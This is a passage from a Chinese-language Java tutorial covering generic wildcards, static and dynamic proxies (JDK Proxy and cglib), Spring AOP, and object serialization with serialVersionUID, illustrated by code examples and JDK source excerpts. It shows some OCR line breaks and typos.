        //因此放入 Food 的实例编译不通过
        list.add(new Apple());
//        list.add(new Food());

        Object object = list.get(1);
    }}
```

在 testExtends 方法中，因为泛型中用的是 extends，在向 list 中存放元素的时候，我们并不能确定 List 中的元素的具体类型，即可能是 Apple 也可能是 Banana。因此调用 add 方法时，不论传入 new Apple()还是 new Banana()，都会出现编译错误。

理解了 extends 之后，再看 super 就很容易理解了，即我们不能确定 testSuper 方法的参数中的泛型是 Fruit 的哪个父类，因此在调用 get 方法时只能返回 Object 类型。结合 extends 可见，在获取泛型元素时，使用 extends 获取到的是泛型中的上边界的类型(本例子中为 Fruit),范围更小。

在使用泛型时，存取元素时用 super,获取元素时，用 extends。

频繁往外读取内容的，适合用上界 Extends。经常往里插入的，适合用下界 Super。

本文来源：https://juejin.im/post/5c653fe06fb9a049e3089d88

List<Object>和原始类型 List 之间的区别

原始类型 List 和带参数类型 List<Object>之间的主要区别是，在编译时编译器不会对原始类型进行类型安全检查，却会对带参数的类型进行检查。

通过使用 Object 作为类型，可以告知编译器该方法可以接受任何类型的对象，比如 String 或 Integer。

它们之间的第二点区别是，你可以把任何带参数的类型传递给原始类型 List，但却不能把 List<String>传递给接受 List<Object>的方法，因为会产生编译错误。

List<?>和 List<Object>之间的区别是什么?

List<?> 是一个未知类型的 List，而 List<Object> 其实是任意类型的 List。你可以把 List<String>，List<Integer>赋值给 List<?>，却不能把 List<String>赋值给 List<Object>。

动态代理

静态代理

所谓静态代理，就是代理类是由程序员自己编写的，在编译期就确定好了的。来看下面的例子：

```
public interface HelloSerivice {
    public void say();
}

public class HelloSeriviceImpl implements HelloSerivice{

    @Override
    public void say() {
        System.out.println("hello world");
    }
}
```

上面的代码比较简单，定义了一个接口和其实现类。这就是代理模式中的目标对象和目标对象的接口。接下类定义代理对象。

```
public class HelloSeriviceProxy implements HelloSerivice{

    private HelloSerivice target;
    public HelloSeriviceProxy(HelloSerivice target) {
        this.target = target;
    }

    @Override
    public void say() {
        System.out.println("记录日志");
        target.say();
        System.out.println("清理数据");
    }
}
```

上面就是一个代理类，他也实现了目标对象的接口，并且扩展了 say 方法。下面是一个测试类：

```
public class Main {
    @Test
    public void testProxy(){
        //目标对象
        HelloSerivice target = new HelloSeriviceImpl();
        //代理对象
        HelloSeriviceProxy proxy = new HelloSeriviceProxy(target);
        proxy.say();
    }
}
```

// 记录日志 // hello world // 清理数据

这就是一个简单的静态的代理模式的实现。代理模式中的所有角色（代理对象、目标对象、目标对象的接口）等都是在编译期就确定好的。

静态代理的用途 控制真实对象的访问权限 通过代理对象控制对真实对象的使用权限。

避免创建大对象 通过使用一个代理小对象来代表一个真实的大对象，可以减少系统资源的消耗，对系统进行优化并提高运行速度。

增强真实对象的功能 这个比较简单，通过代理可以在调用真实对象的方法的前后增加额外功能。

动态代理

前面介绍了静态代理，虽然静态代理模式很好用，但是静态代理还是存在一些局限性的，比如使用静态代理模式需要程序员手写很多代码，这个过程是比较浪费时间和精力的。一旦需要代理的类中方法比较多，或者需要同时代理多个对象的时候，这无疑会增加很大的复杂度。

有没有一种方法，可以不需要程序员自己手写代理类呢。这就是动态代理啦。

动态代理中的代理类并不要求在编译期就确定，而是可以在运行期动态生成，从而实现对目标对象的代理功能。

反射是动态代理的一种实现方式。

动态代理和反射的关系

反射是动态代理的一种实现方式。

动态代理的几种实现方式

Java 中，实现动态代理有两种方式：

1、JDK 动态代理：java.lang.reflect 包中的 Proxy 类和 InvocationHandler 接口提供了生成动态代理类的能力。

2、Cglib 动态代理：Cglib（Code Generation Library)是一个第三方代码生成类库，运行时在内存中动态生成一个子类对象从而实现对目标对象功能的扩展。

关于这两种动态代理的写法本文就不深入展开了，读者感兴趣的话，后面我再写文章单独介绍。本文主要来简单说一下这两种动态代理的区别和用途。

JDK 动态代理和 Cglib 动态代理的区别 JDK 的动态代理有一个限制，就是使用动态代理的对象必须实现一个或多个接口。如果想代理没有实现接口的类，就可以使用 CGLIB 实现。

Cglib 是一个强大的高性能的代码生成包，它可以在运行期扩展 Java 类与实现 Java 接口。它广泛的被许多 AOP 的框架使用，例如 Spring AOP 和 dynaop，为他们提供方法的 interception（拦截）。

Cglib 包的底层是通过使用一个小而快的字节码处理框架 ASM，来转换字节码并生成新的类。不鼓励直接使用 ASM，因为它需要你对 JVM 内部结构包括 class 文件的格式和指令集都很熟悉。

Cglib 与动态代理最大的区别就是：

使用动态代理的对象必须实现一个或多个接口

使用 cglib 代理的对象则无需实现接口，达到代理类无侵入。

Java 实现动态代理的大致步骤

1、定义一个委托类和公共接口。

2、自己定义一个类（调用处理器类，即实现 InvocationHandler 接口），这个类的目的是指定运行时将生成的代理类需要完成的具体任务（包括 Preprocess 和 Postprocess），即代理类调用任何方法都会经过这个调用处理器类（在本文最后一节对此进行解释）。

3、生成代理对象（当然也会生成代理类），需要为他指定(1)委托对象(2)实现的一系列接口(3)调用处理器类的实例。因此可以看出一个代理对象对应一个委托对象，对应一个调用处理器实例。

Java 实现动态代理主要涉及哪几个类

java.lang.reflect.Proxy: 这是生成代理类的主类，通过 Proxy 类生成的代理类都继承了 Proxy 类，即 DynamicProxyClass extends Proxy。

java.lang.reflect.InvocationHandler: 这里称他为"调用处理器"，他是一个接口，我们动态生成的代理类需要完成的具体内容需要自己定义一个类，而这个类必须实现 InvocationHandler 接口。

动态代理实现

使用动态代理实现功能：不改变 Test 类的情况下，在方法 target 之前打印一句话，之后打印一句话。

```
public class UserServiceImpl implements UserService {

    @Override
    public void add() {
        // TODO Auto-generated method stub
        System.out.println("--------------------add----------------------
");
    }
}
```

jdk 动态代理

```
public class MyInvocationHandler implements InvocationHandler {

    private Object target;

    public MyInvocationHandler(Object target) {

        super();
        this.target = target;

    }

    @Override
    public Object invoke(Object proxy, Method method, Object[] args) throws
Throwable {
        PerformanceMonior.begin(target.getClass().getName()+"."+method.getN
ame());
        //System.out.println("-----------------begin "+method.getName()+"--
---------------");
        Object result = method.invoke(target, args);
        //System.out.println("-----------------end "+method.getName()+"----
-------------");
        PerformanceMonior.end();
        return result;
    }

    public Object getProxy(){

        return Proxy.newProxyInstance(Thread.currentThread().getContextClas
sLoader(), target.getClass().getInterfaces(), this);
    }

}
```

```
public static void main(String[] args) {

  UserService service = new UserServiceImpl();
  MyInvocationHandler handler = new MyInvocationHandler(service);
  UserService proxy = (UserService) handler.getProxy();
  proxy.add();
}
```

cglib 动态代理

```
public class CglibProxy implements MethodInterceptor{
 private Enhancer enhancer = new Enhancer();
 public Object getProxy(Class clazz){
  //设置需要创建子类的类
  enhancer.setSuperclass(clazz);
  enhancer.setCallback(this);
  //通过字节码技术动态创建子类实例
  return enhancer.create();
 }
 //实现 MethodInterceptor 接口方法
 public Object intercept(Object obj, Method method, Object[] args,
   MethodProxy proxy) throws Throwable {
  System.out.println("前置代理");
  //通过代理类调用父类中的方法
  Object result = proxy.invokeSuper(obj, args);
  System.out.println("后置代理");
  return result;
 }
}

public class DoCGLib {
 public static void main(String[] args) {
  CglibProxy proxy = new CglibProxy();
  //通过生成子类的方式创建代理类
  UserServiceImpl proxyImp = (UserServiceImpl)proxy.getProxy(UserServiceImp
l.class);
  proxyImp.add();
 }
}
```

AOP

Spring AOP 中的动态代理主要有两种方式，JDK 动态代理和 CGLIB 动态代理。

JDK 动态代理通过反射来接收被代理的类，并且要求被代理的类必须实现一个接口。JDK 动态代理的核心是 InvocationHandler 接口和 Proxy 类。

如果目标类没有实现接口，那么 Spring AOP 会选择使用 CGLIB 来动态代理目标类。

CGLIB（Code Generation Library），是一个代码生成的类库，可以在运行时动态的生成某个类的子类，注意，CGLIB 是通过继承的方式做的动态代理，因此如果某个类被标记为 final，那么它是无法使用 CGLIB 做动态代理的。

序列化

什么是序列化与反序列化

序列化是将对象转换为可传输格式的过程。 是一种数据的持久化手段。一般广泛应用于网络传输，RMI 和 RPC 等场景中。

反序列化是序列化的逆操作。

序列化是将对象的状态信息转换为可存储或传输的形式的过程。一般是以字节码或 XML 格式传输。而字节码或 XML 编码格式可以还原为完全相等的对象。这个相反的过程称为反序列化。

Java 如何实现序列化与反序列化

Java 对象的序列化与反序列化

在 Java 中，我们可以通过多种方式来创建对象，并且只要对象没有被回收我们都可以复用该对象。但是，我们创建出来的这些 Java 对象都是存在于 JVM 的堆内存中的。只有 JVM 处于运行状态的时候，这些对象才可能存在。一旦 JVM 停止运行，这些对象的状态也就随之而丢失了。

但是在真实的应用场景中，我们需要将这些对象持久化下来，并且能够在需要的时候把对象重新读取出来。Java 的对象序列化可以帮助我们实现该功能。

对象序列化机制（object serialization）是 Java 语言内建的一种对象持久化方式，通过对象序列化，可以把对象的状态保存为字节数组，并且可以在有需要的时候将这个字节数组通过反序列化的方式再转换成对象。对象序列化可以很容易的在 JVM 中的活动对象和字节数组（流）之间进行转换。

在 Java 中，对象的序列化与反序列化被广泛应用到 RMI(远程方法调用)及网络传输中。

相关接口及类

Java 为了方便开发人员将 Java 对象进行序列化及反序列化提供了一套方便的 API 来

支持。其中包括以下接口和类：

java.io.Serializable
java.io.Externalizable
ObjectOutput
ObjectInput
ObjectOutputStream
ObjectInputStream

Serializable 接口

类通过实现 java.io.Serializable 接口以启用其序列化功能。未实现此接口的类将无法使其任何状态序列化或反序列化。可序列化类的所有子类型本身都是可序列化的。序列化接口没有方法或字段，仅用于标识可序列化的语义。
（该接口并没有方法和字段，为什么只有实现了该接口的类的对象才能被序列化呢？）

当试图对一个对象进行序列化的时候，如果遇到不支持 Serializable 接口的对象。在此情况下，将抛出 NotSerializableException。

如果要序列化的类有父类，要想同时将在父类中定义过的变量持久化下来，那么父类也应该集成 java.io.Serializable 接口。

下面是一个实现了 java.io.Serializable 接口的类：

```
package com.hollischaung.serialization.SerializableDemos;
import java.io.Serializable;
/**
 * Created by hollis on 16/2/17.
 * 实现 Serializable 接口
 */
public class User1 implements Serializable {

    private String name;
    private int age;

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
```

```
    public int getAge() {
        return age;
    }

    public void setAge(int age) {
        this.age = age;
    }

    @Override
    public String toString() {
        return "User{" +
                "name='" + name + '\'' +
                ", age=" + age +
                '}';
    }
}
```

通过下面的代码进行序列化及反序列化：

```
package com.hollischaung.serialization.SerializableDemos;

import org.apache.commons.io.FileUtils;
import org.apache.commons.io.IOUtils;

import java.io.*;
/**
 * Created by hollis on 16/2/17.
 * SerializableDemo1 结合 SerializableDemo2 说明 一个类要想被序列化必须实现 Serial
izable 接口
 */
public class SerializableDemo1 {

    public static void main(String[] args) {
        //Initializes The Object
        User1 user = new User1();
        user.setName("hollis");
        user.setAge(23);
        System.out.println(user);

        //Write Obj to File
        ObjectOutputStream oos = null;
        try {
            oos = new ObjectOutputStream(new FileOutputStream("tempFile"));
            oos.writeObject(user);
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(oos);
        }
```

```
        //Read Obj from File
        File file = new File("tempFile");
        ObjectInputStream ois = null;
        try {
            ois = new ObjectInputStream(new FileInputStream(file));
            User1 newUser = (User1) ois.readObject();
            System.out.println(newUser);
        } catch (IOException e) {
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(ois);
            try {
                FileUtils.forceDelete(file);
            } catch (IOException e) {
                e.printStackTrace();
            }
        }

    }
}

//OutPut:
//User{name='hollis', age=23}
//User{name='hollis', age=23}
```

Externalizable 接口

除了 Serializable 之外，java 中还提供了另一个序列化接口 Externalizable。

为了了解 Externalizable 接口和 Serializable 接口的区别，先来看代码，我们把上面的代码改成使用 Externalizable 的形式。

```
package com.hollischaung.serialization.ExternalizableDemos;

import java.io.Externalizable;
import java.io.IOException;
import java.io.ObjectInput;
import java.io.ObjectOutput;

/**
 * Created by hollis on 16/2/17.
 * 实现 Externalizable 接口
 */
public class User1 implements Externalizable {
```

```
    private String name;
    private int age;

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public int getAge() {
        return age;
    }

    public void setAge(int age) {
        this.age = age;
    }

    public void writeExternal(ObjectOutput out) throws IOException {

    }

    public void readExternal(ObjectInput in) throws IOException, ClassNotFou
ndException {

    }

    @Override
    public String toString() {
        return "User{" +
               "name='" + name + '\'' +
               ", age=" + age +
               '}';
    }
}
```

```
package com.hollischaung.serialization.ExternalizableDemos;

import java.io.*;

/**
 * Created by hollis on 16/2/17.
 */
public class ExternalizableDemo1 {

    //为了便于理解和节省篇幅，忽略关闭流操作及删除文件操作。真正编码时千万不要忘记
    //IOException 直接抛出
    public static void main(String[] args) throws IOException, ClassNotFound
Exception {
        //Write Obj to file
```

```
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream
("tempFile"));
        User1 user = new User1();
        user.setName("hollis");
        user.setAge(23);
        oos.writeObject(user);
        //Read Obj from file
        File file = new File("tempFile");
        ObjectInputStream ois =  new ObjectInputStream(new FileInputStream(f
ile));
        User1 newInstance = (User1) ois.readObject();
        //output
        System.out.println(newInstance);
    }
}
//OutPut:
//User{name='null', age=0}
```

通过上面的实例可以发现，对 User1 类进行序列化及反序列化之后得到的对象的所有属性的值都变成了默认值。也就是说，之前的那个对象的状态并没有被持久化下来。这就是 Externalizable 接口和 Serializable 接口的区别：

Externalizable 继承了 Serializable，该接口中定义了两个抽象方法：writeExternal()与 readExternal()。当使用 Externalizable 接口来进行序列化与反序列化的时候需要开发人员重写 writeExternal()与 readExternal()方法。由于上面的代码中，并没有在这两个方法中定义序列化实现细节，所以输出的内容为空。还有一点值得注意：在使用 Externalizable 进行序列化的时候，在读取对象时，会调用被序列化类的无参构造器去创建一个新的对象，然后再将被保存对象的字段的值分别填充到新对象中。所以，实现 Externalizable 接口的类必须要提供一个 public 的无参的构造器。

按照要求修改之后代码如下：

```
package com.hollischaung.serialization.ExternalizableDemos;

import java.io.Externalizable;
import java.io.IOException;
import java.io.ObjectInput;
import java.io.ObjectOutput;

/**
 * Created by hollis on 16/2/17.
 * 实现 Externalizable 接口,并实现 writeExternal 和 readExternal 方法
 */
```

```
public class User2 implements Externalizable {

    private String name;
    private int age;

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public int getAge() {
        return age;
    }

    public void setAge(int age) {
        this.age = age;
    }

    public void writeExternal(ObjectOutput out) throws IOException {
        out.writeObject(name);
        out.writeInt(age);
    }

    public void readExternal(ObjectInput in) throws IOException, ClassNotFou
ndException {
        name = (String) in.readObject();
        age = in.readInt();
    }

    @Override
    public String toString() {
        return "User{" +
                "name='" + name + '\'' +
                ", age=" + age +
                '}';
    }
}

package com.hollischaung.serialization.ExternalizableDemos;

import java.io.*;

/**
 * Created by hollis on 16/2/17.
 */
public class ExternalizableDemo2 {

    //为了便于理解和节省篇幅，忽略关闭流操作及删除文件操作。真正编码时千万不要忘记
    //IOException 直接抛出
```

```
    public static void main(String[] args) throws IOException, ClassNotFound
Exception {
        //Write Obj to file
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream
("tempFile"));
        User2 user = new User2();
        user.setName("hollis");
        user.setAge(23);
        oos.writeObject(user);
        //Read Obj from file
        File file = new File("tempFile");
        ObjectInputStream ois =  new ObjectInputStream(new FileInputStream(f
ile));
        User2 newInstance = (User2) ois.readObject();
        //output
        System.out.println(newInstance);
    }
}
//OutPut:
//User{name='hollis', age=23}
```

这次，就可以把之前的对象状态持久化下来了。

如果 User 类中没有无参数的构造函数，在运行时会抛出异常：java.io.InvalidClassException

参考资料

维基百科
理解 Java 对象序列化
Java 序列化的高级认识

推荐阅读

深入分析 Java 的序列化与反序列化
单例与序列化的那些事儿

Serializable 和 Externalizable 有何不同

Java 中的类通过实现 java.io.Serializable 接口以启用其序列化功能。未实现此接又的类将无法使其任何状态序列化或反序列化。

可序列化类的所有子类型本身都是可序列化的。

序列化接又没有方法或字段， 仅用于标识可序列化的语义。

当试图对一个对象进行序列化的时候， 如果遇到不支持 Serializable 接口的对象。在此情况下， 将抛 NotSerializableException。

如果要序列化的类有父类， 要想同时将在父类中定义过的变量持久化下来， 那么父类也应该集成 java.io.Serializable 接口。

Externalizable 继承了 Serializable， 该接又中定义了两个抽象方法：writeExternal()与 readExternal()。 当使用Externalizable 接口来进行序列化与反序列化的时候需要开发人员重写 writeExternal()与 readExternal()方法。

如果没有在这两个方法中定义序列化实现细节， 那么序列化之后， 对象内容为空。

实现 Externalizable 接又的类必须要提供一个 public 的无参的构造器。

所以， 实现 Externalizable， 并实现 writeExternal()和 readExternal()方法可以指定序列化哪些属性。

serialVersionUID

序列化是将对象的状态信息转换为可存储或传输的形式的过程。

我们都知道， Java 对象是保存在 JVM 的堆内存中的， 也就是说， 如果 JVM 堆不存在了， 那么对象也就跟着消失了。

而序列化提供了一种方案， 可以让你在即使 JVM 停机的情况下也能把对象保存下来的方案。 就像我们平时用的 U 盘一样。 把 Java 对象序列化成可存储或传输的形式（ 如二进制流） ， 比如保存在文件中。 这样， 当再次需要这个对象的时候， 从文件中读取出二进制流， 再从二进制流中反序列化出对象。

但是， 虚拟机是否允许反序列化， 不仅取决于类路径和功能代码是否一致， 一个非常重要的一点是两个类的序列化 ID 是否一致， 即 serialVersionUID 要求一致。

在进行反序列化时， JVM 会把传来的字节流中的 serialVersionUID 与本地相应实体类的 serialVersionUID 进行比较， 如果相同就认为是一致的， 可以进行反序列化， 否则就会出现序列化版本不一致的异常， 即是 InvalidCastException。

这样做是为了保证安全， 因为文件存储中的内容可能被篡改。

当实现 java.io.Serializable 接口的类没有显式地定义一个 serialVersionUID 变量时候，Java 序列化机制会根据编译的 Class自动生成一个 serialVersionUID 作序列化版本比较用， 这种情况下， 如果 Class文件没有发生变化， 就算再编译多 次， serialVersionUID 也不会变化的。

但是， 如果发生了变化，那么这个文件对应的 serialVersionUID 也就会发生变化。

基于以上原理， 如果我们一个类实现了 Serializable 接口， 但是没有定义 serialVersionUID， 然后序列化。 在序列化之后， 由于某些原因， 我们对该类做了变更， 重新启动应用后， 我们相对之前序列化过的对象进行反序列化的话就会报错。

为什么 serialVersionUID 不能随便改

关于 serialVersionUID 。这个字段到底有什么用？如果不设置会怎么样？为什么《Java 开发手册》中有以下规定：

> 10. 【强制】序列化类新增属性时，请不要修改 serialVersionUID 字段，避免反序列失败；如果完全不兼容升级，避免反序列化混乱，那么请修改 serialVersionUID 值。
> 说明：注意 serialVersionUID 不一致会抛出序列化运行时异常。

背景知识

Serializable 和 Externalizable

类通过实现 java.io.Serializable 接口以启用其序列化功能。未实现此接口的类将无法进行序列化或反序列化。可序列化类的所有子类型本身都是可序列化的。

如果读者看过 Serializable 的源码，就会发现，他只是一个空的接口，里面什么东西都没有。Serializable 接口没有方法或字段，仅用于标识可序列化的语义。但是，如果一个类没有实现这个接口，想要被序列化的话，就会抛出 java.io.NotSerializableException 异常。

它是怎么保证只有实现了该接口的方法才能进行序列化与反序列化的呢?

原因是在执行序列化的过程中，会执行到以下代码：

```
if (obj instanceof String) {
    writeString((String) obj, unshared);
} else if (cl.isArray()) {
    writeArray(obj, desc, unshared);
} else if (obj instanceof Enum) {
    writeEnum((Enum<?>) obj, desc, unshared);
} else if (obj instanceof Serializable) {
    writeOrdinaryObject(obj, desc, unshared);
} else {
    if (extendedDebugInfo) {
        throw new NotSerializableException(
            cl.getName() + "\n" + debugInfoStack.toString());
    } else {
        throw new NotSerializableException(cl.getName());
    }
}
```

在进行序列化操作时，会判断要被序列化的类是否是 Enum、Array 和 Serializable 类型，如果都不是则直接抛出 NotSerializableException。

Java 中还提供了 Externalizable 接口，也可以实现它来提供序列化能力。

Externalizable 继承自 Serializable，该接口中定义了两个抽象方法：writeExternal()与 readExternal()。

当使用 Externalizable 接口来进行序列化与反序列化的时候需要开发人员重写 writeExternal()与 readExternal()方法。否则所有变量的值都会变成默认值。

Transient

transient 关键字的作用是控制变量的序列化，在变量声明前加上该关键字，可以阻止该变量被序列化到文件中，在被反序列化后，transient 变量的值被设为初始值，如 int 型的是 0，对象型的是 null。

自定义序列化策略

在序列化过程中，如果被序列化的类中定义了 writeObject 和 readObject 方法，虚拟机会试图调用对象类里的 writeObject 和 readObject 方法，进行用户自定义的序列化和反序列化。

如果没有这样的方法，则默认调用是 ObjectOutputStream 的 defaultWriteObject 方法以及 ObjectInputStream 的 defaultReadObject 方法。

用户自定义的 writeObject 和 readObject 方法可以允许用户控制序列化的过程，比如可以在序列化的过程中动态改变序列化的数值。

所以，对于一些特殊字段需要定义序列化的策略的时候，可以考虑使用 transient 修饰，并自己重写 writeObject 和 readObject 方法，如 java.util.ArrayList 中就有这样的实现。

我们随便找几个 Java 中实现了序列化接口的类，如 String、Integer 等，我们可以发现一个细节，那就是这些类除了实现了 Serializable 外，还定义了一 serialVersionUID。

```
public final class String
    implements java.io.Serializable, Comparable<String>, CharSequence {
    /** The value is used for character storage. */
    private final char value[];

    /** Cache the hash code for the string */
    private int hash; // Default to 0

    /** use serialVersionUID from JDK 1.0.2 for interoperability */
    private static final long serialVersionUID = -6849794470754667710L;
```

那么，到底什么是 serialVersionUID 呢？为什么要设置这样一个字段呢？

什么是 serialVersionUID

序列化是将对象的状态信息转换为可存储或传输的形式的过程。我们都知道，Java 对象是保存在 JVM 的堆内存中的，也就是说，如果 JVM 堆不存在了，那么对象也就跟着消失了。

而序列化提供了一种方案，可以让你在即使 JVM 停机的情况下也能把对象保存下来的方案。就像我们平时用的 U 盘一样。把 Java 对象序列化成可存储或传输的形式（如二进

制流），比如保存在文件中。这样，当再次需要这个对象的时候，从文件中读取出二进制流，再从二进制流中反序列化出对象。

虚拟机是否允许反序列化，不仅取决于类路径和功能代码是否一致，一个非常重要的一点是两个类的序列化 ID 是否一致，这个所谓的序列化 ID，就是我们在代码中定义的 serialVersionUID。

如果 serialVersionUID 变了会怎样

我们举个例子吧，看看如果 serialVersionUID 被修改了会发生什么？

```
public class SerializableDemo1 {
    public static void main(String[] args) {
        //Initializes The Object
        User1 user = new User1();
        user.setName("hollis");
        //Write Obj to File
        ObjectOutputStream oos = null;
        try {
            oos = new ObjectOutputStream(new FileOutputStream("tempFile"));
            oos.writeObject(user);
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(oos);
        }
    }
}

class User1 implements Serializable {
    private static final long serialVersionUID = 1L;
    private String name;
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
}
```

我们先执行以上代码，把一个 User1 对象写入到文件中。然后我们修改一下 User1 类，把 serialVersionUID 的值改为 2L。

```
class User1 implements Serializable {
    private static final long serialVersionUID = 2L;
    private String name;
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
}
```

然后执行以下代码，把文件中的对象反序列化出来：

```
public class SerializableDemo2 {
    public static void main(String[] args) {
        //Read Obj from File
        File file = new File("tempFile");
        ObjectInputStream ois = null;
        try {
            ois = new ObjectInputStream(new FileInputStream(file));
            User1 newUser = (User1) ois.readObject();
            System.out.println(newUser);
        } catch (IOException e) {
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(ois);
            try {
                FileUtils.forceDelete(file);
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
    }
}
```

执行结果如下：

```
java.io.InvalidClassException: com.hollis.User1; local class incompatible:
stream classdesc serialVersionUID = 1, local class serialVersionUID = 2
```

可以发现，以上代码抛出了一个 java.io.InvalidClassException，并且指出 serialVersionUID 不一致。

这是因为，在进行反序列化时，JVM 会把传来的字节流中的 serialVersionUID 与本地相应实体类的 serialVersionUID 进行比较，如果相同就认为是一致的，可以进行反序列化，否则就会出现序列化版本不一致的异常，即是 InvalidCastException。

这也是《 Java 开发手册 》中规定，在兼容性升级中，在修改类的时候，不要修改 serialVersionUID 的原因。除非是完全不兼容的两个版本。所以，serialVersionUID 其实是验证版本一致性的。

如果读者感兴趣，可以把各个版本的 JDK 代码都拿出来看一下，那些向下兼容的类的 serialVersionUID 是没有变化过的。比如 String 类的 serialVersionUID 一直都是-6849794470754667710L。

但是，作者认为，这个规范其实还可以再严格一些，那就是规定：

如果一个类实现了 Serializable 接口，就必须手动添加一个 private static final long serialVersionUID 变量，并且设置初始值。

为什么要明确定一个 serialVersionUID

如果我们没有在类中明确的定义一个 serialVersionUID 的话，看看会发生什么。

尝试修改上面的 demo 代码，先使用以下类定义一个对象，该类中不定义 serialVersionUID，将其写入文件。

```
class User1 implements Serializable {
    private String name;
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
}
```

然后我们修改 User1 类，向其中增加一个属性。在尝试将其从文件中读取出来，并进行反序列化。

```
class User1 implements Serializable {
    private String name;
    private int age;
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
    public int getAge() {
        return age;
    }
    public void setAge(int age) {
        this.age = age;
    }
}
```

执行结果：java.io.InvalidClassException: com.hollis.User1; local class incompatible: stream classdesc serialVersionUID = -2986778152837257883, local class serialVersionUID = 7961728318907695402

同样，抛出了 InvalidClassException，并且指出两个 serialVersionUID 不同，分别是-2986778152837257883 和 7961728318907695402。

从这里可以看出，系统自己添加了一个 serialVersionUID。

所以，一旦类实现了 Serializable，就建议明确的定义一个 serialVersionUID。不然在修改类的时候，就会发生异常。

serialVersionUID 有两种显示的生成方式： 一是默认的 1L，比如：private static final long serialVersionUID = 1L; 二是根据类名、接口名、成员方法及属性等来生成一个 64 位的哈希字段，比如： private static final long serialVersionUID = xxxxL;

后面这种方式，可以借助 IDE 生成，后面会介绍。

背后原理

知其然，要知其所以然，我们再来看看源码，分析一下为什么 serialVersionUID 改变的时候会抛异常？在没有明确定义的情况下，默认的 serialVersionUID 是怎么来的？

为了简化代码量，反序列化的调用链如下：

ObjectInputStream.readObject -> readObject0 -> readOrdinaryObject -> readClassDesc -> readNonProxyDesc -> ObjectStreamClass.initNonProxy

在 initNonProxy 中 ，关键代码如下：

```
/**
 * Initializes class descriptor representing a non-proxy class.
 */
void initNonProxy(ObjectStreamClass model,
                  Class<?> cl,
                  ClassNotFoundException resolveEx,
                  ObjectStreamClass superDesc)
    throws InvalidClassException
{
    long suid = Long.valueOf(model.getSerialVersionUID());
    ObjectStreamClass osc = null;
    if (cl != null) {
        osc = lookup(cl,  all: true);
        if (osc.isProxy) {
            throw new InvalidClassException(
                    "cannot bind non-proxy descriptor to a proxy class");
        }
        if (model.isEnum != osc.isEnum) {
            throw new InvalidClassException(model.isEnum ?
                    "cannot bind enum descriptor to a non-enum class" :
                    "cannot bind non-enum descriptor to an enum class");
        }

        if (model.serializable == osc.serializable &&
                !cl.isArray() &&
                suid != osc.getSerialVersionUID()) {
            throw new InvalidClassException(osc.name,
                    "local class incompatible: " +
                            "stream classdesc serialVersionUID = " + suid +
                            ", local class serialVersionUID = " +
                            osc.getSerialVersionUID());
        }

        if (!classNamesEqual(model.name, osc.name)) {
            throw new InvalidClassException(osc.name,
                    "local class name incompatible with stream class " +
                            "name \"" + model.name + "\"");
        }

        if (!model.isEnum) {
            if ((model.serializable == osc.serializable) &&
                    (model.externalizable != osc.externalizable)) {
                throw new InvalidClassException(osc.name,
                        "Serializable incompatible with Externalizable");
            }

            if ((model.serializable != osc.serializable) ||
                    (model.externalizable != osc.externalizable) ||
                    !(model.serializable || model.externalizable)) {
                deserializeEx = new ExceptionInfo(
                        osc.name,  msg: "class invalid for deserialization");
            }
        }
    }
```

在反序列化过程中，对 serialVersionUID 做了比较，如果发现不相等，则直接抛出异常。

深入看一下 getSerialVersionUID 方法：


```
public long getSerialVersionUID() {
    // REMIND: synchronize instead of relying on volatile?
    if (suid == null) {
        suid = AccessController.doPrivileged(
            new PrivilegedAction<Long>() {
                public Long run() {
                    return computeDefaultSUID(cl);
                }
            }
        );
    }
    return suid.longValue();
}
```

在没有定义 serialVersionUID 的时候，会调用 computeDefaultSUID 方法，生成一个默认的 serialVersionUID。


这也就找到了以上两个问题的根源，其实是代码中做了严格的校验。

IDEA 提示

